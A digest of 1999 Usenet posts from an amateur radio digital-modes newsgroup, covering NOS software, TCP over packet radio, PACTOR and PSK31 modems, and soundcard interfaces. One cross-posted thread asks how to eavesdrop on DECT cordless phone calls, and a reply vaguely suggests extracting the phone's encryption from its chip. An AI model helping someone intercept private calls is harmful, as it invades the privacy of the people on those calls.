Oh, I don't know. I'd say around here, that there are as many people on ip, as there are on netrom type stuff. Around here, net connections are cheap, so everybody is one hop away from a gateway, basically, and on one hop not many of these issues come up -- really. There's not much of a 'network' for ip stuff. And the netrom network is practically, too slow for ip stuff. Really the hard answer to all of this is to never drop packets -- ever, and then things run pretty smoothly.

The thing that keeps ip going, is that converse, seems to finally have the last bugs killed in it, and there are actually quite a few people on converse pretty much 24 hours a day -- from what I've seen. Or at least if you want to chat ham radio stuff on keyboards, it's better than IRC or any of the internet chat rooms. (I'm kind of a jammer magnet, so I tend to stay off of repeaters.)

"Rob" <NoEmail@NoWay.com> wrote in message
news:g6U_3.193228$5r2.446122@tor-nn1.netcom.ca...
> It sounds like IP/TCP is dying and most hams are turning back to NETROM (or
> KNET etc)
>
> Rob
>
> "Rob Janssen" <nomail@pe1chl.demon.nl> wrote in message
> news:slrn83nj06.ue2.nomail@linux.pe1chl.ampr.org...
> > Cathryn Mataga <cathryn@junglevision.com> wrote:
> > >I believe there's an advantage to running NOS over internet based IP
> stacks
> > >like with Linux and WIndows, that you can specify that the retry timers
> backoff
> > >linearly, rather than exponentially.
> >
> > That is actually a disadvantage. It causes congestion collapse, and
> > makes outside observers judge TCP/IP as a bad protocol that jams
> > everything else.
> >
> > >Apparently, this is considered extremely
> > >evil from the internet perspective, but it's a fast kluge to get ip to
> work
> > >a little better when the connection is dropping packets due to noisy
> links--
> > >rather than congestion. (There's a linux Kernel hack, I thought someone
> posted
> > >to do this, though I haven't seen anything like this for Windows.)
> >
> > Actually, when your links drop packets you should not attempt to
> retransmit

> > them from the endpoints, but you should adjust your links (individually)
> > to use a virtual circuit rather than a datagram technique to send the
> > packets over that hop.
> >
> > Most NET and NOS versions support this.
> > My version of NET even allows you to setup automatic selection of VC or
> > Datagram mode based on the independently measured packet loss rate on the
> > connection, separately for each direction.
> > This works very well, without requiring inefficient retransmissions from
> > the endpoints that yield TCP/IP a bad reputation.
> >
> > >It's actually, just a hard situation all around, the more I've looked
> into this, since
> > >my understanding is that TCP/IP doesn't really work that efficiently
> either if the
> > >underlying protocol provides reliable connections, or if the channel
> drops packets
> > >do to random errors, and not due to congestion.
> >
> > Right. So just fix that.
> >
> > Rob
> > --
> >
> +----------------------------------+--------------------------------------+
> > | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/
> |
> > | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU
> |
> >
> +----------------------------------+--------------------------------------+
>
>

5116. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <VoX_3.1378$LK3.54883@nuq-read.news.verio.net>
Source record: 15424

"Rob Janssen" <nomail@pe1chl.demon.nl> wrote in message
news:slrn83nj06.ue2.nomail@linux.pe1chl.ampr.org...
> Cathryn Mataga <cathryn@junglevision.com> wrote:
> >It's actually, just a hard situation all around, the more I've looked into this, since
> >my understanding is that TCP/IP doesn't really work that efficiently either if the
> >underlying protocol provides reliable connections, or if the channel drops packets
> >do to random errors, and not due to congestion.
>
> Right. So just fix that.

Okay, well, it's just in the context of a big tcp/ip stack that people use for other things, mostly,
it's not that easy to figure out where exactly to cut in to make these kinds of changes.
I believe 2.3 does some faking out of the ip stack and the lower level, and tries to figure out what it's doing and supposedly stops stuff from going out -- that is in virtual circuit mode. I think 2.4 is due for Jan 2000, so maybe at that point, I'll see how this works, and then we'll know how to go from there.

5117. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-21 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <65Y_3.1386$LK3.54929@nuq-read.news.verio.net>
Source record: 15425

"Rob" <NoEmail@NoWay.com> wrote in message
news:8HX_3.193291$5r2.446860@tor-nn1.netcom.ca...
> Well I am just learning NOS -- Read NOSIntro and understodd 99% of it.
>
> I will play with JNOS -- Sounds like it is still supported. And I have an
> old 386 collecting dust that would be perfect for JNOS.
>
> When you say CONVERSE I assume it is different that the CONVERSE mode in
> AX.25.

Yeah, it's called wwconvers, I guess. It's really just a set of chat rooms, and it runs mostly over the internet, though everyone on the system is from 44.xx.xx.xx or ham radio ip addresses. And, there are people who do have some ip RF networks. I talk on converse by one hop to a gateway in Palo Alto -- about 30 miles away. Actually, I think converse has a pretty good crowd mostly -- and doesn't have the density of 'little hacker kids,' that irc has, which I find sort of refreshing.

>
> Rob
>
>
>
> "Cathryn Mataga" <cathryn@junglevision.com> wrote in message
> news:Z9X_3.1372$LK3.54900@nuq-read.news.verio.net...
> > Oh, I don't know. I'd say around here, that there are as many people on
> ip, as
> > there are on netrom type stuff. Around here, net connections are cheap,
> so
> > everybody is one hop away from a gateway, basically, and on one hop
> > not many of these issues come up -- really. There's not much of a
> 'network'
> > for ip stuff. And the netrom network is practically, too slow for ip
> stuff. Really
> > the hard answer to all of this is to never drop packets -- ever, and then
> things
> > run pretty smoothly.
> >
> > The thing that keeps ip going, is that converse, seems to finally have the
> last bugs
> > killed in it, and there are actually quite a few people on converse pretty
> > much 24 hours a day -- from what I've seen. Or at least if you want to
> chat
> > ham radio stuff on keyboards, it's better than IRC or any of the internet
> chat rooms.

> > (I'm kind of a jammer magnet, so I tend to stay off of repeaters.)
> >
> >
> >
> > "Rob" <NoEmail@NoWay.com> wrote in message
> news:g6U_3.193228$5r2.446122@tor-nn1.netcom.ca...
> > > It sounds like IP/TCP is dying and most hams are turning back to NETROM
> (or
> > > KNET etc)
> > >
> > > Rob
> > >
> > > "Rob Janssen" <nomail@pe1chl.demon.nl> wrote in message
> > > news:slrn83nj06.ue2.nomail@linux.pe1chl.ampr.org...
> > > > Cathryn Mataga <cathryn@junglevision.com> wrote:
> > > > >I believe there's an advantage to running NOS over internet based IP
> > > stacks
> > > > >like with Linux and WIndows, that you can specify that the retry
> timers
> > > backoff
> > > > >linearly, rather than exponentially.
> > > >
> > > > That is actually a disadvantage. It causes congestion collapse, and
> > > > makes outside observers judge TCP/IP as a bad protocol that jams
> > > > everything else.
> > > >
> > > > >Apparently, this is considered extremely
> > > > >evil from the internet perspective, but it's a fast kluge to get ip
> to
> > > work
> > > > >a little better when the connection is dropping packets due to noisy
> > > links--
> > > > >rather than congestion. (There's a linux Kernel hack, I thought
> someone
> > > posted
> > > > >to do this, though I haven't seen anything like this for Windows.)
> > > >
> > > > Actually, when your links drop packets you should not attempt to
> > > retransmit
> > > > them from the endpoints, but you should adjust your links
> (individually)
> > > > to use a virtual circuit rather than a datagram technique to send the
> > > > packets over that hop.
> > > >
> > > > Most NET and NOS versions support this.
> > > > My version of NET even allows you to setup automatic selection of VC
> or
> > > > Datagram mode based on the independently measured packet loss rate on
> the
> > > > connection, separately for each direction.

> > > > This works very well, without requiring inefficient retransmissions
> from
> > > > > the endpoints that yield TCP/IP a bad reputation.
> > > > >
> > > > > >It's actually, just a hard situation all around, the more I've looked
> > > into this, since
> > > > > >my understanding is that TCP/IP doesn't really work that efficiently
> > > either if the
> > > > > >underlying protocol provides reliable connections, or if the channel
> > > drops packets
> > > > > >do to random errors, and not due to congestion.
> > > > >
> > > > > Right. So just fix that.
> > > > >
> > > > > Rob
> > > > > --
> > > > >
> > > >
> > > +----------------------------------+--------------------------------------+
> > > > > | Rob Janssen pe1chl@amsat.org | WWWhome:
> http://www.pe1chl.demon.nl/
> > > > |
> > > > > | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS:
> PE1CHL@PI8WNO.#UTR.NLD.EU
> > > |
> > > > >
> > > >
> > > +----------------------------------+--------------------------------------+
> > > >
> > > >
> > >
> > >
>
>

5118. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <38398EB6.D65C4900@IEEE.org>
Source record: 15349

Rob wrote:
> It also will transmit and receive PSK31 using a soundcard. Logger has split
> screen, message buffers, type ahead buffer etc for PSK31. Logger is much
> better than G3PLX's program for PSK31 and a soundcard.

More user friendly or functionally better? or both?

> If you have a PTC II, you probably won't want to use the PSK31 feature of
> Logger since the PTC-II has PSK31 built into its firmware. By the way, I
> cannot see any difference in pertformance between the PTC II and Logger in
> its PSK31 mode!

I'm getting a PTC2e. Not sure whether it handles PSK31 or not.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5119. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <Ogg_3.192769$5r2.443349@tor-nn1.netcom.ca>
Source record: 15350

Is this PTT interface the same used by many PSK31 programs for use with a soundcard?? (e.g. G3PLX PSK31 program for windows or LOgger)

Rob

"Rob Janssen" <nomail@pe1chl.demon.nl> wrote in message news:slrn83i5nb.a4g.nomail@linux.pe1chl.ampr.org...
> Rob <NoEmail@NoWay.com> wrote:
> >With Linux, do you only need a soundcard?? (Or do you also need some other
> >hardware??)
>
> For modes that require automatic keying of the transmitter (e.g. packet
> radio), you also need to construct a trivial interface to control the
> transmitter PTT line from the PC.
> This is not required when you only want to decode.
>
> Rob
> --
>
+----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/
|
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU
|
>
+----------------------------------+--------------------------------------+

5120. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <Teg_3.192768$5r2.443378@tor-nn1.netcom.ca>
Source record: 15351

NEWS FLASH -- XPWIN has just been updated to support PSK31 mode of PTC II.

Go to http://www.goodnet.com/~gjohnson/xpwin.htm.

But I still like Logger better and its free! XPWIN costs $$

Rob
"Rob" <NoEmail@NoWay.com> wrote in message
news:zr0_3.192520$5r2.443084@tor-nn1.netcom.ca...
> ANother good program is XPWIN at
http://www.goodnet.com/~gjohnson/xpwin.htm.
> It supports SCS PTC II, many Kantronics TNCS, etc.
>
> Unfortunately, XPWIN has not been updated yet to support PSK31 mode for
SCS
> PTC II. I heard rumors that the software developer is working on it but I
> still have not seen the upgrade posted.
>
> XPWIN is fairly easy to use but I like LOGGER better! And Logger is free!!
>
> 73's
> Rob
> <owner1999@yahoo.com> wrote in message
> news:80ng19$orv@caribe.pdx.oneworld.com...
> > I'm looking for recommendations for what is available for software to
> control
> > the SCS Pactor-II unit. I'd like something that would run under NT.
> Anybody
> > have any suggestions, what to look at, what to avoid, etc. Any feedback
> > would be appreciated.
> >
> > Thanks.......
> >
> >
> > Don
> > N0FGK
>
>

5121. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <ong_3.192771$5r2.443588@tor-nn1.netcom.ca>
Source record: 15352

Hi Cecil,

The PTCIIe does support PSK31. (I don't know why SCS does not advertise
that the PTC II and the PTCIIe support PSK31!)

I also use PTC II for SSTV using JVComm32. It works really well! (I am not
sure but I would think that the PTCIIe also supports SSTV). I have also
tried EZSSTV, JVFAX etc with the PTC II for SSTV and FAX. Thet work great
but they are DOS programs.

Logger is much more user friendly than G3PLX's program (with or without
PSKGNR enhancements).

I believe that the core of Logger uses the G3PLX algorithm so I doubt there
is much difference between the programs as far as performance is concerned.

73's

Rob

"W6RCecilA" <Cecil.A.Moore@IEEE.org> wrote in message
news:38398EB6.D65C4900@IEEE.org...
> Rob wrote:
> > It also will transmit and receive PSK31 using a soundcard. Logger has
split
> > screen, message buffers, type ahead buffer etc for PSK31. Logger is
much
> > better than G3PLX's program for PSK31 and a soundcard.
>
> More user friendly or functionally better? or both?
>
> > If you have a PTC II, you probably won't want to use the PSK31 feature
of
> > Logger since the PTC-II has PSK31 built into its firmware. By the way,
I
> > cannot see any difference in pertformance between the PTC II and Logger
in
> > its PSK31 mode!
>
> I'm getting a PTC2e. Not sure whether it handles PSK31 or not.
> --
> 73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5122. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Doug Faunt N6TQS +1-510-655-8604 <faunt@netcom.com>
Message-ID: <wo1yabqxll7.fsf@netcom17.netcom.com>
Source record: 15353

"Rob" <NoEmail@NoWay.com> writes:

>
> Hi Cecil,
>
> The PTCIIe does support PSK31. (I don't know why SCS does not advertise
> that the PTC II and the PTCIIe support PSK31!)
>
I certainly ran across it somewhere. It's not a secret.

> I also use PTC II for SSTV using JVComm32. It works really well! (I am not
> sure but I would think that the PTCIIe also supports SSTV). I have also

Does, according to the manual. The PTCIIe manual is available as a
PDF file from SCS (English and German).

I'm heading in the direction of a IIe myself.
73, doug

5123. Re: Is it possible to listen to Digital Cordless telephones (DECT)?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: deGriz <deGriz@knuut.de>
Message-ID: <3839B7D7.8F9638C9@knuut.de>
Source record: 15354
Cross-posted to: alt.security.cointel,alt.security.espionage,rec.radio.amateur.digital.misc,rec.radio.scanner

There is no cheap way! You need to much equipment.

deGriz

Agabus schrieb:

> Is there a way to get around the problem of listening to
> Digital Cordless telefones such as DECT?
>
> Does anybody know how to make it possible in a cheap
> way to listening to the DECT-traffic?
>
> Any advice?
>
> /AgaBus

5124. Re: psk31 problem w/sound card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <cUi_3.192813$5r2.443720@tor-nn1.netcom.ca>
Source record: 15355

Try Logger program at

http://www.chroniclenetworks.com/~dwm/Logger.htm

It is much better than G3PLX PSK31 program!..It is also free
and only uses your sound card

Rob
"Gordon Yarte" <GYarte@worldnet.att.net> wrote in message
news:7v9oephnn1@bgtnsc02.worldnet.att.net...
> I sure need someone to help. Am using Windows 95 and have a soundblaster
> pro sound card. When clicking "Set Up" on psk31 I keep getting an ERROR
> message: "SOUNDCARD MMSYSTEM032. The specified format cannot be
translated
> or supported. Use the capabilities function to view supported formats."
> I have talked to microsoft and to creative (soundblaster) about this and
> noone seems to know anything.. Can anyone help???? W7EQ Gordon
>
>

5125. Re: How do I start????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <04j_3.192822$5r2.443216@tor-nn1.netcom.ca>
Source record: 15356

Hi Dale,

Well you should consider PACTOR mode. Packet on HF is slowly dying! PACTOR is faster and a lot less frustrating. There are many PACTOR / Internet gateways in use! They use WINLINK and NETLINK software! They were put in place originally to handle Marine Mobile traffic! See http://www.winlink.org/k4cjx/ and http://www.win-net.org/

Some of these MBO/Gateways only use PACTOR II but there are still lots that use both PACTOR1 and PACTOR II.

Many TNCs support PACTOR I (e.g. KANTRONICS KAM etc) but only the SCS PTC II and SCS PTC IIe support both PACTOR I and PACTOR II. PACTOR II is faster and is more robust (Ie It will work under really bad QRM etc). Unfortunately, the SCS PTC TNCS are expensive. (See www.scs-ptc.com)

I strongly recommend that you use PACTOR not Packet for your application!

73's

Rob

"Dale Gillilan" <positivechanges.hypnosis@gte.net> wrote in message news:381E2BE3.BD854AC7@gte.net...
> I'm new to packet. Actually, I haven't started it yet. There seem to
> be so many options I don't know where to begin.
>
> Here is what I am wanting to do. I will be cruising on a sailboat and
> want to send/receive email. Access to an internet gateway would be nice
> so I could stay in contact with my non-ham family and friends. Of
> course, HF is a requirement.
>
> That's my need. Of course, I'm open to other fun possibilities....
>
> So, what equipment do I need? What speeds are appropriate and what
> modes?
>
> Any advice would be appreciated. And, answers get a bonus....
>
> Thanks,
> Dale
> WA7XH/M7
>

5126. Re: How do I start????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <Caj_3.192827$5r2.444053@tor-nn1.netcom.ca>
Source record: 15357

Oh yes.. One more thing. If you use PACTOR for your EMAIL etc, then I would recommend you use AIRMAIL program with your PACTOR TNC (e.g. KAM PLUS, SCS PTC II etc). AIRMAIL is designed to work with WINLINK/NETLINK system.

AIRMAIL is free. go to http://www.winlink.org/k4cjx/ and hit download etc

Rob

"Dale Gillilan" <positivechanges.hypnosis@gte.net> wrote in message news:381E2BE3.BD854AC7@gte.net...
> I'm new to packet. Actually, I haven't started it yet. There seem to
> be so many options I don't know where to begin.
>
> Here is what I am wanting to do. I will be cruising on a sailboat and
> want to send/receive email. Access to an internet gateway would be nice
> so I could stay in contact with my non-ham family and friends. Of
> course, HF is a requirement.
>
> That's my need. Of course, I'm open to other fun possibilities....
>
> So, what equipment do I need? What speeds are appropriate and what
> modes?
>
> Any advice would be appreciated. And, answers get a bonus....
>
> Thanks,
> Dale
> WA7XH/M7
>

5127. Re: Is it possible to listen to Digital Cordless telephones (DECT)?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: ICWiz <icwiz@ev1.net>
Message-ID: <3839C443.42EF604E@ev1.net>
Source record: 15358
Cross-posted to: alt.security.cointel,alt.security.espionage,rec.radio.amateur.digital.misc,rec.radio.scanner

Hi,

You probally could, you would just have to find out the encryption
algorithm (the the chip out of the phone and transfer it to software).
Plus for stuff like this it would be wise to use a computer to process
the signal, as this would be cheaper and much more expandable.

I have not done any of this cuz I haven't the finances but I know that
it can be done

ICWiz

Agabus wrote:

> Is there a way to get around the problem of listening to
> Digital Cordless telefones such as DECT?
>
> Does anybody know how to make it possible in a cheap
> way to listening to the DECT-traffic?
>
> Any advice?
>
> /AgaBus

5128. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn83jbpd.e5e.nomail@linux.pe1chl.ampr.org>
Source record: 15359

Rob <NoEmail@NoWay.com> wrote:
>Is this PTT interface the same used by many PSK31 programs for use with a
>soundcard?? (e.g. G3PLX PSK31 program for windows or LOgger)

Yes. There are several options. Maybe not all options work for both
worlds, but some certainly do.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5129. JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <Ohk_3.192841$5r2.444085@tor-nn1.netcom.ca>
Source record: 15360

There would appear to be many versions of NOS out there. The most popular would appear to be JNOS and TNOS. (Both JNOS and TNOS have DOS versions which might run under windows)

Which is the best version of NOS for DOS or Windows 98?? Is there any consensus out there in the HAM world??

Is it JNOS or TNOS??

Rob

5130. Re: Preferred Modem for FSK

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <smk_3.192846$5r2.443945@tor-nn1.netcom.ca>
Source record: 15361

I have a PCI 3000 and a PTC II. In my view, the PTC II decodes RTTY much
better than the PCI 3000.

(I also have a KAM for GTOR. The PCI 3000 is better than the KAM for RTTY.
But on AMTOR, the KAM seems to work better -- strange)

73's
Rob

"MIKEHAACK" <mikehaack@aol.com> wrote in message
news:19991121003744.08997.00000544@ng-bh1.aol.com...
>
> The PCI-3000 is an Analog Card. Circa 1990. Its Capable of RTTY, Amtor and
CW.
> And has seperate Filter chains for Mark and Space.
>
> In my own side by side comparisions with a P38 DSP modem ...on The Same
> signal. The PCI-3000 continued to provide Solid copy long after the DSP
modem
> was printing gibberish.
>
> Even HAL's staff confirmed what I already had myself observed. That at
least
> for this RTTY Dxer, I'll take the weak signal recieve capabilities of the
more
> accurate Hard filter.
>
> Mike WB9B
>
>

5131. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <Uyk_3.192859$5r2.443646@tor-nn1.netcom.ca>
Source record: 15362

Many thanks for info.

I downloaded the SV2AGW packet engine and will give it a try with my sound card for fun. (I already have a 1200 bd and 9600 bd TNC).

I see that the SV2AGW packet engine will also work with TNCs in KISS mode. I may try that also. The real benefit that I can see is that the SV2AGW engine supports not only AX25 but also IP/TCP... Have you tried IP/TCP with SV2AGW?? (I don't think that the SV2AGW engine will replace NOS since I don't believe that the BBS accepts both AX25 and IP/TCP connects etc..)

I will also give LINUX a try one day. I have an old 386 with a 16 bit Sound Blaster card collecting dust but the hard drive is small -- only 70MB. Probably too small for LINUX. The 386 is so old that I cannot easily upgrade the hard drive. I will have to look for another old computer for LINUX experimentation. I hear that there are LINUX drivers not only for packet but also for PACTOR, RTTY etc. Sounds great!

73's

Rob

"Cathryn Mataga" <cathryn@junglevision.com> wrote in message news:PWj_3.1254$LK3.48899@nuq-read.news.verio.net...
> The T/R switching cable is pretty easy. Linux supports both the
> serial and parallel port for this. Me, I went to the local electronics
> store and picked up a big pack
> of 2n2222's with the little metal cases -- and they seem to work pretty good
> for this.
> On Linux I use parallel port, since my serial ports are filled up
> with other TNC's and stuff. I run one soundmodem with Linux using a SBPro
> and an old FM
> 2m mobile radio for 1200 baud packet. And another soundmodem in Windows
> using
> SV2AGW with an MFJ 8621 for 9600 baud soundmodem. For that I use a Diamond
> monster
> sound card.
>
> (As a curious side note, I have two ports, vhf and uhf, both which can reach
> the gateway at w6yx.
> So, if you telnet to my vhf port, what happens is that packets to me come in
> over the VHF, while

> packets back to you come in over the UHF 9600 port -- so it's sort of a
> goofy kind of duplex that
> happened by accident. I'm in the SF Bay area, btw.)
>
> I believe there's a schematic in the ax25-howto on how to make the
> soundmodem cable. Linux
> is a little fussy about what soundcards you use. I reccommend finding a
> geniune creative Labs
> Sound Blaster/Pro card with jumpers or Windows Sound System card. Right
> now, Linux
> soundmodem accesses the hardware directly rather than using the Linux
sound
> drivers --
> which kind of sucks if you have a sound card that has a Linux driver, but
> isn't supported by sound modem.
>
> The default mixer settings on Linux, I found, were a little funky and my
> speaker is hooked to the mike input
> rather than line input. So, that's something to check if you have
trouble.
> The SB Pro card is nice,
> because it has a little pot, right on the back of the card for setting the
> output level.
>
> Sv2agw also works with soundcards, and it supports any sound card. Though
> it also is a little
> finicky about what soundcards work at 9600. Though sv2agw, I believe will
> run almost anything
> at 1200 baud. I think sv2agw only supports serial port t/r switching,
> though I'm not sure about that.
>
> "Rob" <NoEmail@NoWay.com> wrote in message
> news:Ogg_3.192769$5r2.443349@tor-nn1.netcom.ca...
> > Is this PTT interface the same used by many PSK31 programs for use with
a
> > soundcard?? (e.g. G3PLX PSK31 program for windows or LOgger)
> >
> > Rob
> >
> > "Rob Janssen" <nomail@pe1chl.demon.nl> wrote in message
> > news:slrn83i5nb.a4g.nomail@linux.pe1chl.ampr.org...
> > > Rob <NoEmail@NoWay.com> wrote:
> > > >With Linux, do you only need a soundcard?? (Or do you also need some
> > other
> > > >hardware??)
> > >
> > > For modes that require automatic keying of the transmitter (e.g.
packet
> > > radio), you also need to construct a trivial interface to control the
> > > transmitter PTT line from the PC.

> > > This is not required when you only want to decode.
> > >
> > > Rob
> > > --
> > >
> >
>
+----------------------------------+--------------------------------------+
> > > | Rob Janssen pe1chl@amsat.org | WWWhome:
> http://www.pe1chl.demon.nl/
> > |
> > > | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS:
> PE1CHL@PI8WNO.#UTR.NLD.EU
> > |
> > >
> >
>
+----------------------------------+--------------------------------------+
> >
> >
>
>

5132. Re: Have original PK-232, what needed to do PACTOR, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <sRk_3.192865$5r2.444204@tor-nn1.netcom.ca>
Source record: 15363

You have to get a daughter board and a firmware upgrade -- not cheap. It would appear that many people have been picking up PK232s at flea markets without realizing that you can't use it on PACTOR just with a simple EPROM upgrade (obtained legally or illegally) . They get disappointed when they can't use the PK232 on PACTOR without spending $$ and end up putting the PK232 up for sale again! You see lots of PK232s on sale these days (just go to www.ebay.com)

I would look around and pick up a PK232 (already upgraded for PACTOR) or better yet pick up a KAM or KAM PLUS (again upgraded for PACTOR). Check out EBAY at www.ebay.com.

In my view the KAMS perform better than the PK 232's in ever single mode. The filters in the PK 232 aren't great. AEA did spend much money on the front end of the PK232 to keep costs down. The KAM's use switched capacitance filters-- much better!

To boot, the KAMS with the newer firmware also have GTOR. GTOR is much better than PACTOR but the HF GTOR activity is limited!

But if you really want a good PACTOR modem, buy a SCS PTC modem. The newer SCS PTC II supports PACTOR 1, PACTOR II and PSK31)as well as RTTY etc). PACTOR II iis by far the best mode I have used on HF. BUt the SCS PTC II is expensive. SCS has released the SCS PTC IIe, a cheaper version but it is still expensive. (Go to www.scs-ptc.com)

The SCS modems use DSP and real hardware memory ARQ. Big difference!

Another option is to built a VOLKSRTTY II interface ($80US) and use freeware software for PACTOR. (eg TERMAN93)

73's

Rob

"Jeff Pierce" <piercej@preferred.com> wrote in message
news:382DFAF2.28E1BC55@preferred.com...
> After a several year break from Ham radio, about 8 to 10 years, I am
> getting a renewed interest. Especially in the HF digital modes. I used
> to operate HF RTTY, AMTOR and packet and have an original PK-232.
>
> Now, will it operate PACTOR? I see no mention in the manual about
> PACTOR.
>
> As I said it is an OLD PK-232. The sign on banner states the software is
> Release 30.DEC.88.
>

> How can I get it to new standards while spending very, very little (read
> almost none) money on it?
>
> If it is a software upgrade, I can burn EPROMs no problem.
>
> What I am really wanting to do is develop, for fun, freeware control
> software for Linux.
>
> --
> Jeff Pierce
> piercej@preferred.com
> http://pages.preferred.com/~piercej
>
>
> ----------== Posted via Newsfeeds.Com, Uncensored Usenet News
==----------
> http://www.newsfeeds.com The Largest Usenet Servers in the World!
> ------== Over 73,000 Newsgroups - Including Dedicated Binaries Servers
==-----

5133. Re: Computer RF noise in HF SSB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <3839F129.CFBC457D@swbell.net>
Source record: 15364

Sounds like the switching power supply for the computer is the culprit
since unplugging the power cord just about removes the noise.

Why not charge the battery while you are not operating and then unplug
the cord and run off the batteries while operating?

I doubt that you will be able to do much about this problem without
tearing into the power supply itself and even then, it would be
questionable.

72/73, George
Fairview, TX 30 mi NE Dallas in Collin county
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
R/C since 1964 - AMA 98452 RVing since 1972

Robert Cook wrote:
>
> All,
>
> Perhaps someone will have a suggestion re a noise problem I have with my
> Toshiba Computer used in an HF E-mail configuration. The computer is a
> Toshiba Tecra 500 CDT computer. I have begun using it in conjunction
> with an Icom 728. Other system components are a dipole antenna and a
> Kantronics Kam Plus TNC. .
>

5134. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <6so_3.192900$5r2.444410@tor-nn1.netcom.ca>
Source record: 15365

I agree it is not a secret. But if you look at the ads in QST for the PTC
II etc, the ads mention RTTY, PACTOR etc but do not mention PSK31!

73's
Rob

"Doug Faunt N6TQS +1-510-655-8604" <faunt@netcom.com> wrote in message
news:wo1yabqxll7.fsf@netcom17.netcom.com...
>
> "Rob" <NoEmail@NoWay.com> writes:
>
> > >
> > > Hi Cecil,
> > >
> > > The PTCIIe does support PSK31. (I don't know why SCS does not advertise
> > > that the PTC II and the PTCIIe support PSK31!)
> > >
> > I certainly ran across it somewhere. It's not a secret.
> >
> > > I also use PTC II for SSTV using JVComm32. It works really well! (I am
not
> > > sure but I would think that the PTCIIe also supports SSTV). I have also
> >
> > Does, according to the manual. The PTCIIe manual is available as a
> > PDF file from SCS (English and German).
> >
> > I'm heading in the direction of a IIe myself.
> > 73, doug

5135. Re: good 9k6 pkt rig ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <%Cp%3.1493$LK3.57743@nuq-read.news.verio.net>
Source record: 15366

I like my TEKK 1000 from paccomm.com. It's extra tiny, and less
than about $200 or so. I don't have any real measurements for
how well it really works, but for me, I can connect to the
station across the bay, about 30 miles line of site from me no problem

"Dave" <floydboyz@hotmail.com> wrote in message news:383DDD99.745BC278@hotmail.com...
> What's a good 440mHz mono band rig for 9600 baud packet ?
> Also needed to be taken into consideration is the modifications.
> tnx de dave
>
>

5136. Kenwood TS-570D and Kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Anthony Cash <kd4k@ga.prestige.net>
Message-ID: <j74_3.36120$YI2.1771655@typ11.nn.bcandid.com>
Source record: 15426
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

I have 2 problems with my TS-570D (not G model) and the Kantronics Kam.

1. If I turn the Kam on and the 570 is already on it will key the transmitter. If I turn the Kam
off and back on again the 570 will return to receive. Otherwise the keying works fine.

2. The 570 is an early model SN 80600xxx and has had this problem every sense it
was new.
A. Kam is hooked to 570 via the 13 pin din connector on rear panel with 3 conductor
shielded wire.

a. I have the Kam turned on.
b. Turn on the 570
c. Try to transmit packet, 570 keys up but no output.
